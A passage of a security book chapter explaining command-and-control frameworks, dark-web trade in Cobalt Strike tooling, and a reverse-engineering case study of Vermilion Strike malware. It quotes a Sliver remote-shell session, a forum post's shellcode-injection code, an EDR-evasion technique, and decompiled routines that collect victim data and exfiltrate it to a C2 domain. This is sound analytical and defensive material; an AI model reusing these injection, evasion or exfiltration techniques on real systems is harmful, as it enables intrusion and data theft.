7

COMMAND-AND-CONTROL FRAMEWORKS

Once a threat actor has gained access to a target, their next step is usually to escalate the attack by establishing a way to persist on the system, moving laterally to other targets, dropping additional tools, or increasing their knowledge of the network. In this chapter, we'll discuss command-and-control (C2) frameworks, which allow a threat actor to do all of these things.

Unlike the tools discussed thus far, threat actors don't typically create their own malicious C2 frameworks to sell on the dark web. Instead, many C2 frameworks, such as Cobalt Strike and Metasploit, originated as helpful assets for red teams. Unfortunately, threat actors discovered these openly available, accessible toolkits and began incorporating them into their own cyberattacks. On dark web forums, you'll find tutorials for using these tools maliciously and, in some cases, cracked or reproduced versions listed for sale.

The following sections look at how C2 frameworks operate and how users can extend them to enhance their functionality. We'll then walk through the technical analysis of a copycat version of Cobalt Strike found on the dark web and observe some clear similarities among the tactics, techniques, and procedures (TTPs) used by both tools. Finally, I'll discuss the benefits and drawbacks of using these tools over custom-made options to help you further understand some of the reasons they remain so popular with threat actors. The chapter's exercise will focus on the open source Sliver C2 framework, and you'll have the chance to identify some of the concepts we've discussed in its documentation and code. By the end, you should have an excellent foundation for Chapters 8 and 9, in which we look at post-exploitation frameworks and living-off-the-land techniques.

Components of Command-and-Control Frameworks

C2 frameworks have three major components: an implant (also called a bot or agent), a client, and a server. Figure 7-1 shows the relationship between these components.



Figure 7-1: The main components of C2 frameworks

The *implant* is the malware installed on the victimized machine, and it waits for the threat actor to send it commands to execute. These commands could instruct the implant to download and run additional malware, collect and exfiltrate data from the victim, or run commands on the target machine and then send the threat actor the results.

You might sometimes hear the terms beacon, session, and jitter used to describe implant features. A *beacon* is a periodic callback sent from the implant to the C2 server to check for tasks. *Jitter* is a random delay introduced to modify the preset interval between beacons, and it's used to avoid predictable communication intervals that might be easy to detect. A *session* refers to a single continuous interaction between the operator and the victim machine. Beaconing is a longer-term communication, whereas a session

is short-term; an operator isn't constantly interacting with the implant, but the implant periodically contacts the C2 to check for tasks even while no operator is directly interacting with it.

The *C2 server* manages the compromised systems by sending commands to the implants and receiving the requested data. Each threat actor will host their C2 server differently, depending on where they've acquired the infrastructure and the particular needs or goals of their operation.

The *client console* resides on the threat actor's machine and is how the threat actor interacts with the implants to send them commands or review their exfiltrated data. These interactions first pass through the C2 server (the operator doesn't communicate directly with the implant), but the operator won't perceive any sort of middleman in the communication process. Some C2 frameworks allow multiple operators to connect at the same time and collaborate on a single campaign.

In addition, many C2 frameworks allow threat actors to write their own custom extensions or modules, often called *Beacon Object Files (BOFs)*. BOFs are small, compiled C programs that execute within an implant and can use implant APIs. BOFs contain the actual functionality for post-exploitation activity, such as discovering other systems on the network, establishing persistence mechanisms through scheduled tasks or registry keys, dumping credentials from the victim system, deploying a keylogger, or downloading additional payloads from a server and executing them. But because BOFs are customizable and an operator can create their own fairly easily, they open up many possibilities beyond the broad categories I mentioned here.

Metasploit is a great example of a well-known, cross-platform C2 framework with many available modules, organized under the following categories:

Encoder modules Used to encode the payload so the threat actor can deliver it to the victim system. This category includes modules for base64-encoding PowerShell commands, XOR encoding, and minifying PHP payloads.

Payload modules Used after a threat actor gains the ability to execute code on a target system; they contain shellcode that typically creates a Metasploit session. Sessions might consist of a reverse shell back to the attacker, downloading and running an executable, or adding a new user to the local administration group. The sessions that payloads create allow the operator to escalate the attack through the use of additional modules or TTPs. In particular, you might see the actor use the Meterpreter payload, which provides sophisticated post-exploitation functionality.

Evasion modules Allow the user to generate payloads that evade antivirus, EDR, software restrictions, and Applocker.

Exploit modules Allow the user to exploit vulnerabilities for specific types of services, such as FTP, web applications, and browsers, or for local exploitation to elevate privileges. These modules help the operator gain an initial foothold on the victim system and implement the exploitation phase of the Cyber Kill Chain.

Post modules Used to perform post-compromise functionality related to data collection, management, and enumeration, such as collecting mail client credentials, creating a Golden Kerberos Ticket, or modifying network configuration rules. We'll talk more about post-exploitation frameworks and tools in Chapter 8, but note that Metasploit supports some of these capabilities out of the box.

Auxiliary modules Offer useful functionality related to scanning, data gathering, or administration. Auxiliary modules do not exploit the target system. For example, Metasploit includes modules for scanning ("scanner"), administering or managing target systems ("admin"), and interacting with and exploiting cloud-based environments ("cloud"). This category also includes modules that perform *fuzzing*, a technique for testing software to identify vulnerabilities by sending it unexpected, intentionally invalid, or random input.

At the time of this writing, Metasploit has over 5,600 modules covering a variety of capabilities for different targets.

The Framework Ecosystem

As I mentioned in this chapter's introduction, there isn't really a market for new C2 frameworks. Almost all threat actors, including sophisticated cybercriminal groups and state-sponsored groups, use existing commercial and open source C2 frameworks, which is much easier than creating a new one from scratch, especially given the level of sophistication of popular offerings like Sliver and Cobalt Strike. Building a C2 framework also involves developing stealth and antivirus-evasion capabilities, which takes a significant amount of time and technical ability.

As a result, the vast majority of development activity on dark web forums and markets remains focused on improvements to existing frameworks. Threat actors can make money by selling services and BOFs for these frameworks. The underground economy has also found its own ways to optimize their use in cyberattacks, such as by developing new evasion techniques, creating tutorials, and finding ways to crack or evade their licenses. We'll explore these activities in this section.

How Well-Known Tools Evade Detection

In some ways, using well-known C2 tools over custom solutions makes it harder for defenders to determine who conducted the attack. If anyone can download and deploy the tools, the malware won't point to any particular threat actor, complicating the identification of the culprit.

Using known tools that create signatures comes with drawbacks, however. Notably, successfully delivering the implant will require the use of some sort of obfuscation tool, such as a loader or crypter, discussed in previous chapters. Several of the most-used frameworks also have stealth capabilities built in, and a fairly extensive market exists for BOFs, including those that provide stealth. In this section, we'll look at these frameworks'

built-in capabilities and then consider a few examples of BOFs that add functionality and hide implants.

Built-in Stealth Capabilities

Most commercially available and open source C2 frameworks are designed to help red teams perform assessments of infrastructure that often includes antivirus or EDR meant to catch malicious behavior. As a result, most C2 frameworks incorporate configurable stealth mechanisms.

For example, Cobalt Strike's implant, Beacon, randomizes its C2 callback interval time using the jitter value I mentioned earlier. Additionally, operators set the callback interval themselves, making network detection harder, as defenders can't watch for requests sent at any particular fixed interval. An operator looking to increase the stealth of the implant might set a very long interval between callback requests to further blend in. It's also possible to export Cobalt Strike's Beacon payload in different formats to work with third-party evasion tools.

Other frameworks, such as Sliver, have built-in obfuscation capabilities for the implant and C2 communication. This obfuscation likely won't be enough to evade antivirus and EDR, whose vendors are always looking for ways to detect obfuscated malicious behavior, but a user can deploy these frameworks in conjunction with packers, crypters, or stagers. Per Sliver's documentation, antivirus evasion isn't an explicit goal for the tool's developers, and they provide links to external resources on the topic. Similarly, Metasploit's documentation links to a few of the many resources on techniques an operator can use to evade antivirus software while using the tool.

Stagers are conceptually similar to loaders; they're programs that connect to a C2 to download the implant payload and execute it. However, a key attribute of stagers is the fact that they're *small* pieces of code or, very often, shellcode that can operate in size-constrained environments. An example of an environment in which an operator might use a stager is in exploiting a buffer overflow, which frequently offers limited space for the implementation of the exploit. Whereas a loader often comes with additional features, a stager exclusively offers the ability to connect to a C2 server and download and run an additional payload.

Interestingly, Sliver offers the ability to execute commands in an interactive shell, but the developers advise against it by displaying a warning, as shown in Listing 7-1.

```
sliver > sessions

 ID        Transport Remote Address    Hostname     Username    Operating System   Health
========= ========= ================ ============ =========== ================== =========
 b1076490    mtls   10.2.XX.XX:55832 WIN2016-SRV   localuser     windows/amd64    [ALIVE]

sliver > use b1076490

[*] Active session DAMP_DANCING (b1076490-dc46-4815-8f00-e88ea6607cef)
```

```
sliver (DAMP_DANCING) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...
[*] Started remote shell with pid 4812
```

Listing 7-1: A "bad OPSEC" message received when using shell commands with the Sliver implant

These commands look for active Sliver sessions, select a specific session to use, and attempt to start a remote shell to that implant. Sliver warns that using this shell functionality is considered bad OPSEC, however. It shows this message for both `shell` and `psexec` commands because defenders have implemented many detections for these utilities.

Another framework, Brute Ratel, provides a built-in debugger that can detect and bypass EDR hooks. The tool also claims to have the explicit ability to keep memory artifacts hidden from EDR and antivirus software. An upgraded version of Brute Ratel, called Brute Ratel C4, provides additional features, optimizations, and support for more advanced exploitation techniques, including stealth and evasion.

These are just a sample of the enhancements built into C2 frameworks for antivirus and EDR evasion. Incorporating evasion techniques and keeping the techniques current as vendors adjust their detections is challenging and very likely more resource intensive than many would want. A C2 framework provides all of this functionality essentially for free.

Custom BOFs and Tools

Some actors sell additional tools designed to help well-known C2 frameworks evade detection. For example, the following is an excerpt of an ad for a Cobalt Strike utility meant to mask the payload while it executes a BOF:

> BOFMask is a proof-of-concept for masking Cobalt Strike's Beacon payload while executing a Beacon Object File (BOF). Normally, Beacon is left exposed during BOF execution. If some behavior from a user-provided BOF triggers a memory scan by an EDR product, then Beacon will likely be detected in memory. Since Cobalt Strike's 4.7 release, users are able to provide a Sleep Mask to hide Beacon while it is sleeping, which is implemented as a BOF provided by the user. This demonstrates that it is possible to execute a BOF while Beacon is masked.
>
> The actual implementation of this is simple: A setup function, `GetBeaconBaseAddress`, is used to generate a key and find Beacon's base address. Beacon's base address is located by going up two stack frames to find the return address after the BOF finishes executing. This will be an address within Beacon's text section, which we can pass into the `VirtualQuery` API to get the base address of the text section. Then, a simple XOR mask is used to

> hide Beacon, and the memory protection setting is changed with the `VirtualProtect` API.

The BOFMask claims to hide the beacon from an EDR memory scan. Cobalt Strike allows users to apply a masking utility called Sleep Mask to the Beacon while it's inactive, and the BOFMask tool demonstrates a way to execute a BOF while the Beacon is masked.

Elsewhere, you'll find BOFs created to perform post-exploitation activities, like the ones we'll discuss in the next chapter. Interestingly, because both red teams and threat actors use these C2 frameworks, they're often available both on GitHub, where anyone can download and access them, and on dark web forums.

Tutorials Shared on the Dark Web

On the dark web, you can find all sorts of chatter about existing C2 frameworks, including tutorials, tips, and tricks for stealthier usage. For example, in the following dark web forum post, a threat actor shares their technique for the deployment of a payload using Sliver:

> As I said before the plan now is to include a malicious payload and as an example, my choice is to use Sliver http implant since Sliver can generate shellcode for this kind of implant. I generate the payload as follows:

```
sliver > generate --http
Generating new windows/amd64
Symbol obfuscation is enabled
Encoding shellcode with shikata ga nai... success!
Implant saved to /root/tools/sliver/win_http_shellcode
```

> The main problem is that the payload has 17M, even being possible to use `xxd -i` to create an include file (eg: *payload.h*), it will cause problems and a ridiculous usage of RAM during build time because the compiler will be parsing a string of 17M as a single token. To include the payload together with our injector, we have a lot of options, and I used to use the `INCBIN` macro, which is very simple, even being an external dependency (a single `.h`). I think it's useful and easy enough to be worth in the project.
>
> . . .
>
> I just changed the hash function to use the `unsigned long long` type, so both systems will be working with 64-bit as expected. I will provide a reference on those LP64 as the end. The good thing is that after this change, the code worked as expected, and then I put the `win_http_shellcode` file in the project path and changed *program.c* as follows:

```
#define INCBIN_PREFIX
#define INCBIN_STYLE INCBIN_STYLE_SNAKE
#include "incbin.h"
```

```
INCBIN(payload, "win_http_shellcode");
//... same as before
remote_mem = FCALL(fptrs, VirtualAllocExPtr,
proc_handle, NULL, payload_size, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE
);

//... same as before ...
FCALL(fptrs, WriteProcessMemoryPtr,
proc_handle, remote_mem, payload_data, payload_size, &written
);
```

As a quick test, I spawned a *notepad.exe* and ran the code from an exclusion directory. The injection was correct as the session was created in C2, but after a few seconds, the defender showed a detection and killed *notepad.exe* (probably dynamic analysis caught Sliver).

The author discusses how to use `INCBIN` on the Sliver implant payload as a method of hiding it. In this context, `INCBIN` is a C/C++ macro that allows a developer to include a binary file in their code. The post's author also notes, however, that the antivirus on the test system flagged the code as Sliver and blocked it. As you can see, threat actors must balance the detectability of these well-known tools with their ease of use and sophisticated functionality.

Cracked Software and Resold Licenses

Unlike other tools such as Sliver or Metasploit, Cobalt Strike is neither free nor open source, so users can't just download it, nor can they purchase a license without contacting the vendor to request one. This purchase process, which we'll discuss more in the next section, can only somewhat control how legitimate licenses are offered. It can't mitigate the fact that people sell cracked versions of the software on the dark web, as shown in Figure 7-2.

Figure 7-2: An ad for a cracked version of Cobalt Strike

A *cracked* version of software has been modified to bypass licensing requirements or subvert protection mechanisms such as digital rights management (DRM). People frequently use cracked versions to avoid paying a licensing fee, but in the case of Cobalt Strike, the cracked version of the tool can also allow someone to bypass the strict license acquisition process.

These cracked versions may or may not contain malware intended to infect someone who downloads them. Sometimes, threat actors scam other threat actors in much the same way they con regular victims: by offering something that seems alluring. Using leaked versions of existing, highly popular closed source C2 frameworks is just another way they can do so.

Sometimes, threat actors resell licenses for existing tools that have strict *know your customer (KYC)* requirements, meaning these vendors won't sell their tools to just anyone. The vendors of proprietary tools such as Cobalt Strike and Brute Ratel want to limit the risk that the buyer will reverse engineer the tool or resell their license to make a profit, likely to someone who wasn't allowed to purchase the tool directly. The ad in Figure 7-3 is an example of a threat actor reselling licenses for several different tools.

Figure 7-3: A threat actor selling licenses for red teaming tools

This is exactly the type of behavior vendors aim to avoid by implementing KYC requirements, and the ability to bypass the vendor's buyer requirements can be lucrative for someone who wishes to resell their license to others. If a threat actor wants to purchase and use an actual version of these tools and not merely a cracked version, this might be their only option.

The key difference between purchasing a license for Cobalt Strike or Brute Ratel from the dark web and downloading a cracked version of the software is what the purported offering is. In the first case, the buyer is purchasing a way to access a legitimate version of the tool, and in the latter, the individual downloads a version of the tool that has been altered in some way to make it usable without a license.

In the next section, we'll look more closely at a reimplementation of Cobalt Strike, dubbed Vermilion Strike, and explore how these versions are sold on the dark web.

Case Study: Comparing Vermilion Strike and Cobalt Strike

In 2021, researchers identified a sample of Linux malware that appeared to be an unofficial reimplementation of Cobalt Strike and that shared many of the same indicators and TTPs as the original tool. (At the time of this writing, there is no official Cobalt Strike Beacon available for Linux systems.) Due to the resemblance, the researchers named the malware Vermilion Strike.

In this case study, we'll compare Vermilion Strike and Cobalt Strike, exploring how Vermilion Strike establishes communication with its implants without violating Cobalt Strike's terms of use. Because this chapter covers C2 frameworks, we'll focus our analysis on Vermilion Strike's C2 infrastructure, rather than its post-exploitation functionality.

A Brief Introduction to Cobalt Strike

To understand what we'll be looking for, let's first cover the C2 communication protocol for Cobalt Strike. The tool has been around since 2012, and at the time of this writing, it includes capabilities like command execution, file upload and download, the spawning of new processes, privilege escalation, lateral movement, and network enumeration. Cobalt Strike also allows operators to write their own functionalities in the form of BOFs and through command automation scripts known as *aggressor scripts*.

Cobalt Strike's C2 application is called the Team Server, and the implant it installs on the victim machine is called the Beacon. Figure 7-4 provides a high-level illustration of the C2 communication process.



Figure 7-4: Cobalt Strike's C2 communication

Before starting communication with the C2, Cobalt Strike must decode the embedded configuration data to obtain information about the network communication process, execution, and embedded key used for RSA encryption. Cobalt Strike uses a simple XOR operation, most often single-byte, to obfuscate this data that differs by version.

Once installed on the victim machine, the Beacon collects information to send to the Team Server. It encrypts this data with the asymmetric RSA algorithm using the Team Server's public key embedded in the Beacon's configuration data, then base64-encodes the data and transmits it via an HTTP GET request. Within this metadata is a randomly generated 16-byte string that the Team Server and the Beacon will both use to generate a symmetric AES key.

Next, the Team Server sends tasks to the Beacon in the form of GET requests, encrypting the data using the symmetric key. The Beacon decrypts the data and executes the task. If the task produces output, it AES-encrypts this output and sends it to the Team Server via a POST request. The Team Server can then send a response to the Beacon via the POST response, but the Beacon doesn't do anything with this response.

Now that you have a basic understanding of how Cobalt Strike's Beacon and Team Server communicate, let's try to identify these components in Vermilion Strike.

Configuration Data Decryption

One of the first things you'll notice in the binary is that it performs an XOR operation of a large segment of memory with the value `0x69`. Some of the older versions of Cobalt Strike used this same 1-byte XOR key to obfuscate the configuration data. In a Cobalt Strike payload, we'd expect this configuration data to contain the RSA public key, the hostname of the Team

Server, and GET and POST configuration information the malware will later use for communication. To see whether this is the case here, let's turn to the code that performs the 1-byte XOR deobfuscation (Listing 7-2).

```
❶ 0x1000_space = (CONFIG_STRUCT *)malloc(0x1000);
  if ((CONFIG_PTR < &0x1000_space[1].field3_0x3) &&
      (0x1000_space < (CONFIG_STRUCT *)(CONFIG_PTR + 0x10))) {
      ctr = 0;
      do {
        ❷ (&0x1000_space->item1)[ctr] = CONFIG_PTR[ctr] ^ 0x69;
          ctr = ctr + 1;
      } while (ctr != 0x1000);
  }
```

Listing 7-2: The configuration file deobfuscation routine in Vermilion Strike

The code allocates a large block of memory using `malloc` ❶ and then XORs each byte of the configuration data in a `for` loop with the value `0x69` ❷. We can easily decode the configuration data in Ghidra using the *XorMemoryScript.java* script located in the Script Manager in the Window menu by selecting all the bytes of the encoded config data and entering the value `69`.

Now we can see the decoded contents of the configuration file, including components of URLs, pieces of what look like a user agent, and executable paths. However, without understanding the specifics of the configuration file format, matching up these values with their keys is difficult unless we do some research. Although we can always go down that avenue (and I encourage you to do so on your own), we have another option that can help us.

The configuration data contains information in a format similar enough to Cobalt Strike that we can extract it using some of the automated tools designed for Cobalt Strike published by other researchers. The extractor I used in this case study is published at *https://github.com/strozfriedberg/cobaltstrike-config-extractor* if you'd like to try this yourself. Listing 7-3 shows a few excerpted pieces of this extracted configuration data.

```
"beacontype": [
 ❶ "Hybrid HTTP DNS"
  ],
--snip--
"server": {
 ❷ "hostname": "update.microsoftkernel.com",
   "port": 1,
 ❸ "publickey": "MIGf..."
},
"host_header": null,
"useragent_header": "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
   Trident/4.0; GTB7.4; InfoPath.2)",
"http-get": {
  "uri": "/dot.gif",
  "verb": "GET",
```

```
    "client": {
      "headers": [],
      "metadata": [
        "base64",
      ❹ "header 'Cookie'",
        "base64url",
        "base64url"
      ]
    },
    "server": {
      "output": [
        "print"
      ]
    }
  },
  "http-post": {
    "uri": "/template/template.jsp",
    "verb": "POST",
    "client": {
      "headers": [
        "Content-Type: application/octet-stream",
        "Referer: http://www.microsoft.com"
      ],
      "id": [
        "parameter 'id'"
      ],
      "output": [
        "print"
      ]
    }
  },
  --snip--
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  --snip--
❺ "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
    "spawnto_x64": "%windir%\\sysnative\\rundll32.exe"
  },
  --snip--
❻ "pipename": "\\\\%s\\pipe\\msagent_%x",
  --snip--
```

Listing 7-3: The configuration data for the Vermilion Strike sample

Some important values here are the C2 server hostname ❷ and the `publickey` value ❸ that the malware uses as the public key for RSA encryption. You can also see that the beacon type is `Hybrid HTTP DNS` ❶. The *beacon type* is the mode the implant uses for communication. In this case, the

implant uses DNS as the beacon channel and HTTP as the data channel, meaning the implant checks for tasking using DNS A record requests and, if a task is available, sends an HTTP GET request to download the tasking data and HTTP POST to transmit the response, if there is one.

Another relevant value from the configuration data is the header value in the `http-get` field ❹, which defines configuration values related to the GET request used to exfiltrate the metadata payload. The implant places the encrypted metadata to exfiltrate in the field identified by the header, which is `Cookie` in this sample.

Also included among the network configuration data are a few pieces of Windows-specific data: The `post-ex` ❺ and `pipename` ❻ values are relevant only to Windows processes. Cobalt Strike implements its post-exploitation functionalities as Windows DLLs, and the post-ex block in the configuration contains information about the content and behaviors of these features. Because this version of malware is Linux based, it ignores these options, but their presence further underscores the similarity between Vermilion Strike (especially the Windows version) and the legitimate Cobalt Strike tool.

If you took the opportunity to decode the configuration data using Ghidra, you might have identified two hostname uniform resource identifiers (URIs), as seen in the excerpt shown in Listing 7-4.

```
00410e98 75 70 64 61 74 65 2e 6d 69 63 72     ds      "update.microsoftkernel.com,
         6f 73 6f 66 74 6b 65 72 6e 65 6c              /dot.gif,update.microsofthk.com,/ca"
         2e 63 6f 6d 2c 2f 64 6f 74 2e 67
```

Listing 7-4: Parsed configuration data for Vermilion Strike

The first, `update.microsoftkernel.com`, appears in Listing 7-3, but the second, `update.microsofthk.com`, is noticeably absent. What's going on here? Although the extractor does a great job supporting the vast majority of Cobalt Strike's configuration format, at the time of this writing, it doesn't yet support extraction of multiple hostname URIs.

String Deobfuscation

The Vermilion Strike binary calls a function several times that takes a pointer to an array of bytes, as well as a global address; this might be some kind of string deobfuscation function. Inside the function, a subfunction parses the data blob into a 4-byte XOR key and the data to be decoded, then does a rolling XOR over the data. The Python code in Listing 7-5 demonstrates how this algorithm works, as it's a little challenging to see in the code itself.

```
❶ arr_of_bytes = [0x80, 0x80, 0, 0, 0xe2, 0x16, 0xa2, 0xde, 0x20, 0, 0, 0,
                  0x81, 0x72, 0xcc, 0xef, 0xc2, 0x75, 0xc6, 0xb0...]

❷ data_to_decrypt = arr_of_bytes[0xc:]

❸ xor_key = arr_of_bytes[0x4:0x8]

  out = ""

  for j in range(0,len(data_to_decrypt)):
    ❹ xored = (data_to_decrypt[j] ^ xor_key[j%4]) & 0xff
      out = out + chr(xored)

  print(out)
```

Listing 7-5: Python pseudocode demonstrating string deobfuscation

I've provided a sample array of bytes to represent the data blob in the code ❶. It contains both the 4-byte XOR key (0xe2, 0x16, 0xa2, 0xde) and the data we'll decode. I then separated the XOR key into the `xor_key` ❸ variable and the obfuscated string data into `data_to_decrypt` ❷. Within the `for` loop, the code XORs each byte of the encrypted data with a byte from the XOR key. When we reach the end of the key, we loop back to the beginning until we reach the end of the encrypted data ❹.

The binary applies this algorithm on each of the data blobs to deobfuscate the strings in the code. Once we've decoded these strings, we see different types of values, such as *php* and *jsp* endpoints and URIs that the malware uses for the GET and POST requests. The malware randomly selects from these decoded strings to generate new URLs that make the network traffic more difficult to detect, as using different URLs gives the malware a less predictable network signature.

Victim Metadata Collection

Like Cobalt Strike, Vermilion Strike collects information about the target device, including the version of its kernel, details about the network, the hostname, and the password database entry for the EUID of the user under which its process is running. The *EUID* is the *effective user ID*, which determines the permissions that running process has. The *password database entry* is the line in the system's password file (oftentimes either */etc/passwd* or */etc/shadow*) containing information about a specific user account (in this case, the one matching the EUID). Listing 7-6 shows how the malware builds a string of exfiltration data containing the collected information.

```
  does_string_append_z(exfil_data,"\t","");
❶ string_append_z(exfil_data,&uname,"");
  does_string_append_z(exfil_data,"\t","");
❷ string_append_z(exfil_data,&nameinfo_for_ifaddrs,"");
  does_string_append_z(exfil_data,"\t","");
```

```
❸ string_append_z(exfil_data,&hostname,"");
  does_string_append_z(exfil_data,"\t","");
  string_append_z(exfil_data,&euid_and_pwuid,"");
  does_string_append_z(exfil_data,"\t","");
```

Listing 7-6: The collected data being appended to a string to exfiltrate

The malware collects the kernel version of the target machine ❶, network information ❷, and the hostname ❸, among other data. It also generates 16 bytes of random data and packs all of this information into a string for exfiltration from the target. This is the random data that both the C2 server and the implant will use to generate the symmetric AES key needed to encrypt and decrypt task-related information. The malware calculates a SHA256 hash of this random data to generate the AES key and the hash-based message authentication code (HMAC) key. Listing 7-7 shows how the malware assembles the metadata payload inside the `assemble_metadata_payload_prepended_with_0xbeef_z` function.

```
convert_num_to_string_z(0xbeef_as_arr,0xbeef,0);
--snip--
__s = exfil_data[0];
len_to_exfil = strlen(exfil_data[0]);
--snip--
❶ *(undefined4 *)exfiltrated_data_string = 0xbeef_as_arr[0];
❷ *(undefined4 *)(exfiltrated_data_string + 1) = len_to_exfil;
❸ exfiltrated_data_string[2] = random_data;
  *(undefined4 *)((long)exfiltrated_data_string + 4) = victim_info_data[0];
  len_to_exfil = strlen(__s);
❹ memcpy(exfiltrated_data_string + 3,__s,len_to_exfil);
```

Listing 7-7: Assembling victim data for exfiltration

The malware appends four bytes to the beginning of this exfiltration data ❶, `0x0000beef`, which is interesting because Cobalt Strike Beacon also appends this same value to the beginning of the data blob. After that, the code assembles the length of the data blob ❷, the random data that the server and implant use to generate the symmetric AES key ❸, and, finally, the victim data it collected ❹.

Data Encryption and Exfiltration

The code then encrypts this data payload, as shown in Listing 7-8.

```
assemble_metadata_payload_prepended_with_0xbeef_z(&to_encrypt,&to_enc_size);
do_RSA_public_encrypt_z(to_encrypt,to_enc_size,&ENCRYPTED_DATA,&ENCRYPTED_DATA_SIZE); ❶
do_free_z(to_encrypt);
base64_encode_payload_z(&data_out,ENCRYPTED_DATA,ENCRYPTED_DATA_SIZE); ❷
```

Listing 7-8: Functions to assemble, encrypt, and base64-encode the victim data payload

The code encrypts the data ❶ using the RSA public key extracted from the configuration data contained in the binary and base64-encodes it prior

to exfiltration ❷. The base64 encoding turns the encrypted binary data into printable characters to exfiltrate over the network.

Next, the malware exfiltrates the data payload to the server using a GET request (Listing 7-9).

```
does_string_append_z(cookie_and_UA,0,"Content-Type: text/html");
if ((*(long *)(cookie_and_UA[0] + -0x18) != 0) &&
    (lVar4 = std::basic_string<>::rfind((char)cookie_and_UA,10),
    lVar4 != *(long *)(cookie_and_UA[0] + -0x18) + -1)) {
    does_string_append_z(cookie_and_UA,"\r\n","");
}
does_string_append_z(cookie_and_UA,"Cookie: ","");
does_string_append_z(cookie_and_UA,exfiltrated_data,""); ❶
does_string_append_z(cookie_and_UA,"\r\n","");
does_string_append_z(cookie_and_UA,"User-Agent: ","");
does_string_append_z(cookie_and_UA,user_agent,"");
does_string_append_z(cookie_and_UA,"\r\n","");
resp = do_internet_request_and_get_response_z(host,(ulong)port,"GET",param_3,headers,param_5,
                                              data_len,read_data,read_data_len); ❷
```

Listing 7-9: Assembling request data and sending it to the C2 server

Vermilion Strike places the encrypted and base64-encoded payload in the `Cookie` header of the GET request ❶. In Cobalt Strike, this is the metadata's default header. It then calls the function to send the GET request ❷ to the C2 server.

Implant Tasking

Among the decrypted data is the SHA256 hash that both parties can use to generate the same AES key. Now the operator can *task* the malware, telling the implant to do something. As with Cobalt Strike, the implant receives AES-encrypted commands from the C2 containing the task to perform. Listing 7-10 shows the AES decryption routine.

```
retval = AES_set_decrypt_key(USER_KEY_AES,0x80,&aes_key);
if (-1 < retval) {
    size = *size_to_decrypt;
  ❶ IV[0] = 'a';
    IV[1] = 'b';
    IV[2] = 'c';
    IV[3] = 'd';
    IV[4] = 'e';
    IV[5] = 'f';
    IV[6] = 'g';
    IV[7] = 'h';
    IV[8] = 'i';
    IV[9] = 'j';
    IV[10] = 'k';
    IV[11] = 'l';
    IV[12] = 'm';
    IV[13] = 'n';
    IV[14] = 'o';
```

```
    IV[15] = 'p';
    out = (uchar *)malloc((ulong)size);
    if (out != (uchar *)0x0) {
      ❷ AES_cbc_encrypt(to_decrypt,out,(ulong)size,&aes_key,(uchar *)IV,0);
        memcpy(to_decrypt,out,(ulong)*size_to_decrypt);
        do_free_z(out);
        return 1;
    }
}
return 0;
```

Listing 7-10: The AES decryption routine for commands received by the malware

Vermilion Strike uses the same hardcoded initialization vector as Cobalt Strike ❶. An *initialization vector* is a value that cryptographic functions use to ensure that two encrypted versions of the same plaintext with the same key produce different cipher texts, which could provide undesired clues about the contents of an encrypted message. Typically, an initialization vector is random and used only once, but Cobalt Strike (and, in this case, Vermilion Strike) uses the same, well-known value each time.

The code uses this initialization vector in the `AES_cbc_encrypt` function ❷ to decrypt the command. The function's last parameter (which is `0` in this case) signifies whether it should call the encrypt routine (when the value is `1`) or the decrypt routine (when the value is `0`).

Once the code decrypts the command, the malware performs the task contained within it. This version of the malware supports the following tasks: executing commands using `popen`, finding all the mounted filesystems, getting a list of all files in a directory, appending content to an existing file or creating a new one and writing to it, getting the current directory, uploading a specified file, and changing the directory using `chdir`.

Although not all of these commands produce results to report back to the C2 server, those that do encrypt the data using the generated AES key and send it via POST. Listing 7-11 shows an example of how Vermilion Strike gets the mounted filesystems and then calls a function to exfiltrate the data.

```
❶ get_mounted_filesystems_z(&filesystem_info);
  size = (int)*(undefined8 *)(filesystem_info + -0x18) + 8;
  exfil_out = (undefined4 *)malloc((long)(int)size);
  memset(exfil_out,0,(long)(int)size);
  convert_num_to_string_z(0x16_as_string,0x16,0);
  convert_num_to_string_z(task_info_intval,exfil_info->task_info,0);
  *exfil_out = 0x16_as_string[0];
  exfil_out[1] = task_info_intval[0];
  memcpy(exfil_out + 2,filesystem_info,*(size_t *)(filesystem_info + -0x18));
  sem_post(&semaphore3);
❷ post_data_to_c2_z(exfil_info->host,(ulong)*(uint *)&exfil_info->port,
                    exfil_info->task_data,exfil_out,(ulong)size);
